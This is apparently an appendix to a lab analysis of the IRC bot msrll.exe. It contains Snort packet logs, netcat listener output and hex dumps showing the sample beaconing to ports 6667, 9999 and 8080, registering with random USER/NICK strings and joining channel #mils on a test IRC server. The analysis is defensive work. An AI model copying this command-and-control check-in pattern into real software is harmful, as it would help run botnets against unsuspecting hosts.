TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A*R** Seq: 0x0  Ack: 0x3749072B  Win: 0x0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:39:49.948413 192.168.55.129:1034 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:170 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3749072A  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:39:49.949096 192.168.55.130:6667 -> 192.168.55.129:1034
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A*R** Seq: 0x0  Ack: 0x3749072B  Win: 0x0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:40:19.967210 192.168.55.129:1035 -> 192.168.55.130:9999
TCP TTL:128 TOS:0x0 ID:171 IpLen:20 DgmLen:48 DF
******S* Seq: 0x37C06702  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:40:19.977226 192.168.55.130:9999 -> 192.168.55.129:1035
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
```

```
***A*R** Seq: 0x0  Ack: 0x37C06703  Win: 0x0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:40:20.450844 192.168.55.129:1035 -> 192.168.55.130:9999
TCP TTL:128 TOS:0x0 ID:172 IpLen:20 DgmLen:48 DF
******S* Seq: 0x37C06702  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:40:20.451484 192.168.55.130:9999 -> 192.168.55.129:1035
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A*R** Seq: 0x0  Ack: 0x37C06703  Win: 0x0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:40:20.949769 192.168.55.129:1035 -> 192.168.55.130:9999
TCP TTL:128 TOS:0x0 ID:173 IpLen:20 DgmLen:48 DF
******S* Seq: 0x37C06702  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:40:20.950438 192.168.55.130:9999 -> 192.168.55.129:1035
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A*R** Seq: 0x0  Ack: 0x37C06703  Win: 0x0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:40:50.957590 192.168.55.129:1036 -> 192.168.55.130:8080
TCP TTL:128 TOS:0x0 ID:174 IpLen:20 DgmLen:48 DF
******S* Seq: 0x38378BF5  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:40:50.958477 192.168.55.130:8080 -> 192.168.55.129:1036
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A*R** Seq: 0x0  Ack: 0x38378BF6  Win: 0x0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:40:51.450089 192.168.55.129:1036 -> 192.168.55.130:8080
TCP TTL:128 TOS:0x0 ID:175 IpLen:20 DgmLen:48 DF
******S* Seq: 0x38378BF5  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:40:51.450793 192.168.55.130:8080 -> 192.168.55.129:1036
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A*R** Seq: 0x0  Ack: 0x38378BF6  Win: 0x0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:40:51.950156 192.168.55.129:1036 -> 192.168.55.130:8080
TCP TTL:128 TOS:0x0 ID:176 IpLen:20 DgmLen:48 DF
******S* Seq: 0x38378BF5  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:40:51.950934 192.168.55.130:8080 -> 192.168.55.129:1036
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A*R** Seq: 0x0  Ack: 0x38378BF6  Win: 0x0  TcpLen: 20
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:41:52.967190 192.168.55.129:1037 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:177 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3924B02E  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-11:41:52.968145 192.168.55.130:6667 -> 192.168.55.129:1037
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:40 DF
***A*R** Seq: 0x0  Ack: 0x3924B02F  Win: 0x0  TcpLen: 20
```

A.1.6 Netcat on TCP/6667, 9999 and 8080 Output

[root@localhost root]# nc -p 6667 -l -n

USER oHgjkSmuXW localhost 0 :UnTAM

NICK HgFEOsCgED

[root@localhost root]# nc -p 9999 -l -n

USER VooTlsnIC localhost 0 :OExrVvnUfEdIBPMvDfhsEYEgXOwCzLJUOjeNYFmPnFe

NICK JhBGyCOsl

[root@localhost root]# nc -p 8080 -l -n

USER BWnpzVpjkQNzV localhost 0 :BEapYoxBBtCZeTuOcAOWeEfLLvrNMLRxOER

NICK lxzVdYVYPah

A.1.7 Snort Output msrll.exe Connects to IRCd

```
11/20-12:52:16.039351 192.168.55.129:1100 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:425 IpLen:20 DgmLen:48 DF
******S* Seq: 0x784336F8  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:16.039544 192.168.55.130:6667 -> 192.168.55.129:1100
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0xDDD38ECF  Ack: 0x784336F9  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:16.051552 192.168.55.129:1100 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:426 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x784336F9  Ack: 0xDDD38ED0  Win: 0x4470  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:16.133516 192.168.55.129:1100 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:427 IpLen:20 DgmLen:108 DF
***AP*** Seq: 0x784336F9  Ack: 0xDDD38ED0  Win: 0x4470  TcpLen: 20
55 53 45 52 20 7A 76 57 49 6E 4D 46 78 51 20 6C  USER zvWInMFxQ l
6F 63 61 6C 68 6F 73 74 20 30 20 3A 75 56 7A 6F  ocalhost 0 :uVzo
75 4D 4D 53 55 61 7A 58 54 78 6A 4C 76 73 77 71  uMMSUazXTxjLvswq
64 4B 0A 4E 49 43 4B 20 6D 78 64 56 44 57 71 41  dK.NICK mxdVDWqA
```

```
6D 59 41 0A                                       mYA.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:16.133636 192.168.55.130:6667 -> 192.168.55.129:1100
TCP TTL:64 TOS:0x0 ID:35244 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xDDD38ED0  Ack: 0x7843373D  Win: 0x16D0  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:16.088025 192.168.55.130:6667 -> 192.168.55.129:1100
TCP TTL:64 TOS:0x0 ID:35245 IpLen:20 DgmLen:86 DF
***AP*** Seq: 0xDDD38ED0  Ack: 0x7843373D  Win: 0x16D0  TcpLen: 20
4E 4F 54 49 43 45 20 41 55 54 48 20 3A 2A 2A 2A  NOTICE AUTH :***
20 4C 6F 6F 6B 69 6E 67 20 75 70 20 79 6F 75 72   Looking up your
20 68 6F 73 74 6E 61 6D 65 2E 2E 2E 0D 0A         hostname.....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:16.088841 192.168.55.130:1025 -> 192.168.55.1:53
UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:73 DF
Len: 53
31 20 01 00 00 01 00 00 00 00 00 00 03 31 32 39  1 ...........129
02 35 35 03 31 36 38 03 31 39 32 07 69 6E 2D 61  .55.168.192.in-a
64 64 72 04 61 72 70 61 00 00 0C 00 01           ddr.arpa.....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:16.088915 192.168.55.1 -> 192.168.55.130
ICMP TTL:64 TOS:0xC0 ID:14305 IpLen:20 DgmLen:101
Type:3  Code:3  DESTINATION UNREACHABLE: PORT UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
192.168.55.130:1025 -> 192.168.55.1:53
UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:73 DF
Len: 53
** END OF DUMP
00 00 00 00 45 00 00 49 00 00 40 00 40 11 4A D0  ....E..I..@.@.J.
C0 A8 37 82 C0 A8 37 01 04 01 00 35 00 35 54 30  ..7...7....5.5T0
31 20 01 00 00 01 00 00 00 00 00 00 03 31 32 39  1 ...........129
02 35 35 03 31 36 38 03 31 39 32 07 69 6E 2D 61  .55.168.192.in-a
64 64 72 04 61 72 70 61 00 00 0C 00 01           ddr.arpa.....
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:16.089076 192.168.55.130:1036 -> 192.168.55.129:113
TCP TTL:64 TOS:0x0 ID:13431 IpLen:20 DgmLen:60 DF
******S* Seq: 0xDE023308  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1640319 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:16.108402 192.168.55.129:113 -> 192.168.55.130:1036
TCP TTL:128 TOS:0x0 ID:428 IpLen:20 DgmLen:64 DF
***A**S* Seq: 0x7844D85E  Ack: 0xDE023309  Win: 0x4470  TcpLen: 44
TCP Options (9) => MSS: 1460 NOP WS: 0 NOP NOP TS: 0 0 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
IRC server tries to identify user TCP/113 process
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
11/20-12:52:16.368789 192.168.55.129:1100 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:432 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x7843373D  Ack: 0xDDD38EFE  Win: 0x4442  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:16.369299 192.168.55.130:6667 -> 192.168.55.129:1100
TCP TTL:64 TOS:0x0 ID:35246 IpLen:20 DgmLen:110 DF
***AP*** Seq: 0xDDD38EFE  Ack: 0x7843373D  Win: 0x16D0  TcpLen: 20
4E 4F 54 49 43 45 20 41 55 54 48 20 3A 2A 2A 2A  NOTICE AUTH :***
20 43 68 65 63 6B 69 6E 67 20 49 64 65 6E 74 0D   Checking Ident.
0A 4E 4F 54 49 43 45 20 41 55 54 48 20 3A 2A 2A  .NOTICE AUTH :**
2A 20 47 6F 74 20 49 64 65 6E 74 20 72 65 73 70  * Got Ident resp
6F 6E 73 65 0D 0A                                onse..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:16.601203 192.168.55.129:1100 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:433 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x7843373D  Ack: 0xDDD38F44  Win: 0x43FC  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:42.847748 192.168.55.130:6667 -> 192.168.55.129:1100
TCP TTL:64 TOS:0x0 ID:35247 IpLen:20 DgmLen:89 DF
***AP*** Seq: 0xDDD38F44  Ack: 0x7843373D  Win: 0x16D0  TcpLen: 20
4E 4F 54 49 43 45 20 41 55 54 48 20 3A 2A 2A 2A  NOTICE AUTH :***
20 43 6F 75 6C 64 6E 27 74 20 6C 6F 6F 6B 20 75   Couldn't look u
70 20 79 6F 75 72 20 68 6F 73 74 6E 61 6D 65 0D  p your hostname.
0A                                               .
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:42.998768 192.168.55.129:1100 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:434 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x7843373D  Ack: 0xDDD38F75  Win: 0x43CB  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:43.478074 192.168.55.130:6667 -> 192.168.55.129:1100
TCP TTL:64 TOS:0x0 ID:35248 IpLen:20 DgmLen:1064 DF
***AP*** Seq: 0xDDD38F75  Ack: 0x7843373D  Win: 0x16D0  TcpLen: 20
3A 6C 6F 63 61 6C 68 6F 73 74 2E 6C 6F 63 61 6C  :localhost.local
64 6F 6D 61 69 6E 20 30 30 31 20 6D 78 64 56 44  domain 001 mxdVD
57 71 41 6D 20 3A 57 65 6C 63 6F 6D 65 20 74 6F  WqAm :Welcome to
20 74 68 65 20 49 6E 74 65 72 6E 65 74 20 52 65   the Internet Re
6C 61 79 20 4E 65 74 77 6F 72 6B 20 6D 78 64 56  lay Network mxdV
44 57 71 41 6D 0D 0A 3A 6C 6F 63 61 6C 68 6F 73  DWqAm..:localhos
74 2E 6C 6F 63 61 6C 64 6F 6D 61 69 6E 20 30 30  t.localdomain 00
32 20 6D 78 64 56 44 57 71 41 6D 20 3A 59 6F 75  2 mxdVDWqAm :You
72 20 68 6F 73 74 20 69 73 20 6C 6F 63 61 6C 68  r host is localh
6F 73 74 2E 6C 6F 63 61 6C 64 6F 6D 61 69 6E 5B  ost.localdomain[
6C 6F 63 61 6C 68 6F 73 74 2E 6C 6F 63 61 6C 64  localhost.locald
6F 6D 61 69 6E 2F 36 36 36 37 5D 2C 20 72 75 6E  omain/6667], run
6E 69 6E 67 20 76 65 72 73 69 6F 6E 20 32 2E 38  ning version 2.8
2F 68 79 62 72 69 64 2D 36 2E 33 2E 31 0D 0A 4E  /hybrid-6.3.1..N
```

```
4F 54 49 43 45 20 6D 78 64 56 44 57 71 41 6D 20  OTICE mxdVDWqAm
3A 2A 2A 2A 20 59 6F 75 72 20 68 6F 73 74 20 69  :*** Your host i
73 20 6C 6F 63 61 6C 68 6F 73 74 2E 6C 6F 63 61  s localhost.loca
6C 64 6F 6D 61 69 6E 5B 6C 6F 63 61 6C 68 6F 73  ldomain[localhos
74 2E 6C 6F 63 61 6C 64 6F 6D 61 69 6E 2F 36 36  t.localdomain/66
36 37 5D 2C 20 72 75 6E 6E 69 6E 67 20 76 65 72  67], running ver
73 69 6F 6E 20 32 2E 38 2F 68 79 62 72 69 64 2D  sion 2.8/hybrid-
36 2E 33 2E 31 0D 0A 3A 6C 6F 63 61 6C 68 6F 73  6.3.1..:localhos
74 2E 6C 6F 63 61 6C 64 6F 6D 61 69 6E 20 30 30  t.localdomain 00
33 20 6D 78 64 56 44 57 71 41 6D 20 3A 54 68 69  3 mxdVDWqAm :Thi
73 20 73 65 72 76 65 72 20 77 61 73 20 63 72 65  s server was cre
61 74 65 64 20 54 75 65 20 4A 75 6E 20 34 20 32  ated Tue Jun 4 2
30 30 32 20 61 74 20 31 36 3A 35 39 3A 34 35 20  002 at 16:59:45
45 44 54 0D 0A 3A 6C 6F 63 61 6C 68 6F 73 74 2E  EDT..:localhost.
6C 6F 63 61 6C 64 6F 6D 61 69 6E 20 30 30 34 20  localdomain 004
6D 78 64 56 44 57 71 41 6D 20 6C 6F 63 61 6C 68  mxdVDWqAm localh
6F 73 74 2E 6C 6F 63 61 6C 64 6F 6D 61 69 6E 20  ost.localdomain
32 2E 38 2F 68 79 62 72 69 64 2D 36 2E 33 2E 31  2.8/hybrid-6.3.1
20 6F 4F 69 77 73 7A 63 72 6B 66 79 64 6E 78 62   oOiwszcrkfydnxb
20 62 69 6B 6C 6D 6E 6F 70 73 74 76 65 0D 0A 3A   biklmnopstve..:
6C 6F 63 61 6C 68 6F 73 74 2E 6C 6F 63 61 6C 64  localhost.locald
6F 6D 61 69 6E 20 30 30 35 20 6D 78 64 56 44 57  omain 005 mxdVDW
71 41 6D 20 57 41 4C 4C 43 48 4F 50 53 20 50 52  qAm WALLCHOPS PR
45 46 49 58 3D 28 6F 76 29 40 2B 20 43 48 41 4E  EFIX=(ov)@+ CHAN
54 59 50 45 53 3D 23 26 20 4D 41 58 43 48 41 4E  TYPES=#& MAXCHAN
4E 45 4C 53 3D 32 30 20 4D 41 58 42 41 4E 53 3D  NELS=20 MAXBANS=
32 35 20 4E 49 43 4B 4C 45 4E 3D 39 20 54 4F 50  25 NICKLEN=9 TOP
49 43 4C 45 4E 3D 31 32 30 20 4B 49 43 4B 4C 45  ICLEN=120 KICKLE
4E 3D 39 30 20 4E 45 54 57 4F 52 4B 3D 45 46 6E  N=90 NETWORK=EFn
65 74 20 43 48 41 4E 4D 4F 44 45 53 3D 62 2C 6B  et CHANMODES=b,k
2C 6C 2C 69 6D 6E 70 73 74 20 4D 4F 44 45 53 3D  ,l,imnpst MODES=
34 20 3A 61 72 65 20 73 75 70 70 6F 72 74 65 64  4 :are supported
20 62 79 20 74 68 69 73 20 73 65 72 76 65 72 0D   by this server.
0A 3A 6C 6F 63 61 6C 68 6F 73 74 2E 6C 6F 63 61  .:localhost.loca
6C 64 6F 6D 61 69 6E 20 32 35 31 20 6D 78 64 56  ldomain 251 mxdV
44 57 71 41 6D 20 3A 54 68 65 72 65 20 61 72 65  DWqAm :There are
20 30 20 75 73 65 72 73 20 61 6E 64 20 32 20 69   0 users and 2 i
6E 76 69 73 69 62 6C 65 20 6F 6E 20 31 20 73 65  nvisible on 1 se
72 76 65 72 73 0D 0A 3A 6C 6F 63 61 6C 68 6F 73  rvers..:localhos
74 2E 6C 6F 63 61 6C 64 6F 6D 61 69 6E 20 32 35  t.localdomain 25
35 20 6D 78 64 56 44 57 71 41 6D 20 3A 49 20 68  5 mxdVDWqAm :I h
61 76 65 20 32 20 63 6C 69 65 6E 74 73 20 61 6E  ave 2 clients an
64 20 30 20 73 65 72 76 65 72 73 0D 0A 3A 6C 6F  d 0 servers..:lo
63 61 6C 68 6F 73 74 2E 6C 6F 63 61 6C 64 6F 6D  calhost.localdom
61 69 6E 20 32 36 35 20 6D 78 64 56 44 57 71 41  ain 265 mxdVDWqA
6D 20 3A 43 75 72 72 65 6E 74 20 6C 6F 63 61 6C  m :Current local
```

```
20 20 75 73 65 72 73 3A 20 32 20 20 4D 61 78 3A    users: 2  Max:
20 32 0D 0A 3A 6C 6F 63 61 6C 68 6F 73 74 2E 6C   2..:localhost.l
6F 63 61 6C 64 6F 6D 61 69 6E 20 32 36 36 20 6D  ocaldomain 266 m
78 64 56 44 57 71 41 6D 20 3A 43 75 72 72 65 6E  xdVDWqAm :Curren
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:43.497598 192.168.55.129:1100 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:435 IpLen:20 DgmLen:59 DF
***AP*** Seq: 0x7843373D  Ack: 0xDDD39375  Win: 0x3FCB  TcpLen: 20
55 53 45 52 48 4F 53 54 20 6D 78 64 56 44 57 71  USERHOST mxdVDWq
41 6D 0A                                         Am.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:43.498165 192.168.55.130:6667 -> 192.168.55.129:1100
TCP TTL:64 TOS:0x0 ID:35249 IpLen:20 DgmLen:443 DF
***AP*** Seq: 0xDDD39375  Ack: 0x78433750  Win: 0x16D0  TcpLen: 20
74 20 67 6C 6F 62 61 6C 20 75 73 65 72 73 3A 20  t global users:
32 20 20 4D 61 78 3A 20 32 0D 0A 3A 6C 6F 63 61  2  Max: 2..:loca
6C 68 6F 73 74 2E 6C 6F 63 61 6C 64 6F 6D 61 69  lhost.localdomai
6E 20 32 35 30 20 6D 78 64 56 44 57 71 41 6D 20  n 250 mxdVDWqAm
3A 48 69 67 68 65 73 74 20 63 6F 6E 6E 65 63 74  :Highest connect
69 6F 6E 20 63 6F 75 6E 74 3A 20 31 20 28 31 20  ion count: 1 (1
63 6C 69 65 6E 74 73 29 20 28 32 20 73 69 6E 63  clients) (2 sinc
65 20 73 65 72 76 65 72 20 77 61 73 20 28 72 65  e server was (re
29 73 74 61 72 74 65 64 29 0D 0A 3A 6C 6F 63 61  )started)..:loca
6C 68 6F 73 74 2E 6C 6F 63 61 6C 64 6F 6D 61 69  lhost.localdomai
6E 20 33 37 35 20 6D 78 64 56 44 57 71 41 6D 20  n 375 mxdVDWqAm
3A 2D 20 6C 6F 63 61 6C 68 6F 73 74 2E 6C 6F 63  :- localhost.loc
61 6C 64 6F 6D 61 69 6E 20 4D 65 73 73 61 67 65  aldomain Message
20 6F 66 20 74 68 65 20 44 61 79 20 2D 20 0D 0A   of the Day - ..
3A 6C 6F 63 61 6C 68 6F 73 74 2E 6C 6F 63 61 6C  :localhost.local
64 6F 6D 61 69 6E 20 33 37 32 20 6D 78 64 56 44  domain 372 mxdVD
57 71 41 6D 20 3A 2D 20 54 68 69 73 20 69 73 20  WqAm :- This is
61 6E 20 49 52 43 20 73 65 72 76 65 72 2E 20 41  an IRC server. A
75 74 68 6F 72 69 7A 65 64 20 75 73 65 72 73 20  uthorized users
6F 6E 6C 79 2E 0D 0A 3A 6C 6F 63 61 6C 68 6F 73  only...:localhos
74 2E 6C 6F 63 61 6C 64 6F 6D 61 69 6E 20 33 37  t.localdomain 37
36 20 6D 78 64 56 44 57 71 41 6D 20 3A 45 6E 64  6 mxdVDWqAm :End
20 6F 66 20 2F 4D 4F 54 44 20 63 6F 6D 6D 61 6E   of /MOTD comman
64 2E 0D 0A 3A 6D 78 64 56 44 57 71 41 6D 20 4D  d...:mxdVDWqAm M
4F 44 45 20 6D 78 64 56 44 57 71 41 6D 20 3A 2B  ODE mxdVDWqAm :+
69 0D 0A                                         i..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:43.629846 192.168.55.129:1100 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:436 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x78433750  Ack: 0xDDD39508  Win: 0x4470  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:43.847784 192.168.55.130:6667 -> 192.168.55.129:1100
```

```
TCP TTL:64 TOS:0x0 ID:35250 IpLen:20 DgmLen:111 DF
***AP*** Seq: 0xDDD39508  Ack: 0x78433750  Win: 0x16D0  TcpLen: 20
3A 6C 6F 63 61 6C 68 6F 73 74 2E 6C 6F 63 61 6C  :localhost.local
64 6F 6D 61 69 6E 20 33 30 32 20 6D 78 64 56 44  domain 302 mxdVD
57 71 41 6D 20 3A 6D 78 64 56 44 57 71 41 6D 3D  WqAm :mxdVDWqAm=
2B 49 58 55 4B 40 31 39 32 2E 31 36 38 2E 35 35  +IXUK@192.168.55
2E 31 32 39 20 0D 0A                             .129 ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:43.967605 192.168.55.129:1100 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:437 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x78433750  Ack: 0xDDD3954F  Win: 0x4429  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:47.918865 192.168.55.129:1100 -> 192.168.55.130:6667
TCP TTL:128 TOS:0x0 ID:438 IpLen:20 DgmLen:53 DF
***AP*** Seq: 0x78433750  Ack: 0xDDD3954F  Win: 0x4429  TcpLen: 20
4A 4F 49 4E 20 23 6D 69 6C 73 20 3A 0A           JOIN #mils :.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/20-12:52:47.920432 192.168.55.130:6667 -> 192.168.55.129:1100
TCP TTL:64 TOS:0x0 ID:35251 IpLen:20 DgmLen:247 DF
***AP*** Seq: 0xDDD3954F  Ack: 0x7843375D  Win: 0x16D0  TcpLen: 20
3A 6D 78 64 56 44 57 71 41 6D 21 49 58 55 4B 40  :mxdVDWqAm!IXUK@
31 39 32 2E 31 36 38 2E 35 35 2E 31 32 39 20 4A  192.168.55.129 J
4F 49 4E 20 3A 23 6D 69 6C 73 0D 0A 3A 6C 6F 63  OIN :#mils..:loc
61 6C 68 6F 73 74 2E 6C 6F 63 61 6C 64 6F 6D 61  alhost.localdoma
69 6E 20 4D 4F 44 45 20 23 6D 69 6C 73 20 2B 6E  in MODE #mils +n
74 0D 0A 3A 6C 6F 63 61 6C 68 6F 73 74 2E 6C 6F  t..:localhost.lo
63 61 6C 64 6F 6D 61 69 6E 20 33 35 33 20 6D 78  caldomain 353 mx
64 56 44 57 71 41 6D 20 3D 20 23 6D 69 6C 73 20  dVDWqAm = #mils
3A 40 6D 78 64 56 44 57 71 41 6D 20 0D 0A 3A 6C  :@mxdVDWqAm ..:l
6F 63 61 6C 68 6F 73 74 2E 6C 6F 63 61 6C 64 6F  ocalhost.localdo
6D 61 69 6E 20 33 36 36 20 6D 78 64 56 44 57 71  main 366 mxdVDWq
41 6D 20 23 6D 69 6C 73 20 3A 45 6E 64 20 6F 66  Am #mils :End of
20 2F 4E 41 4D 45 53 20 6C 69 73 74 2E 0D 0A      /NAMES list...
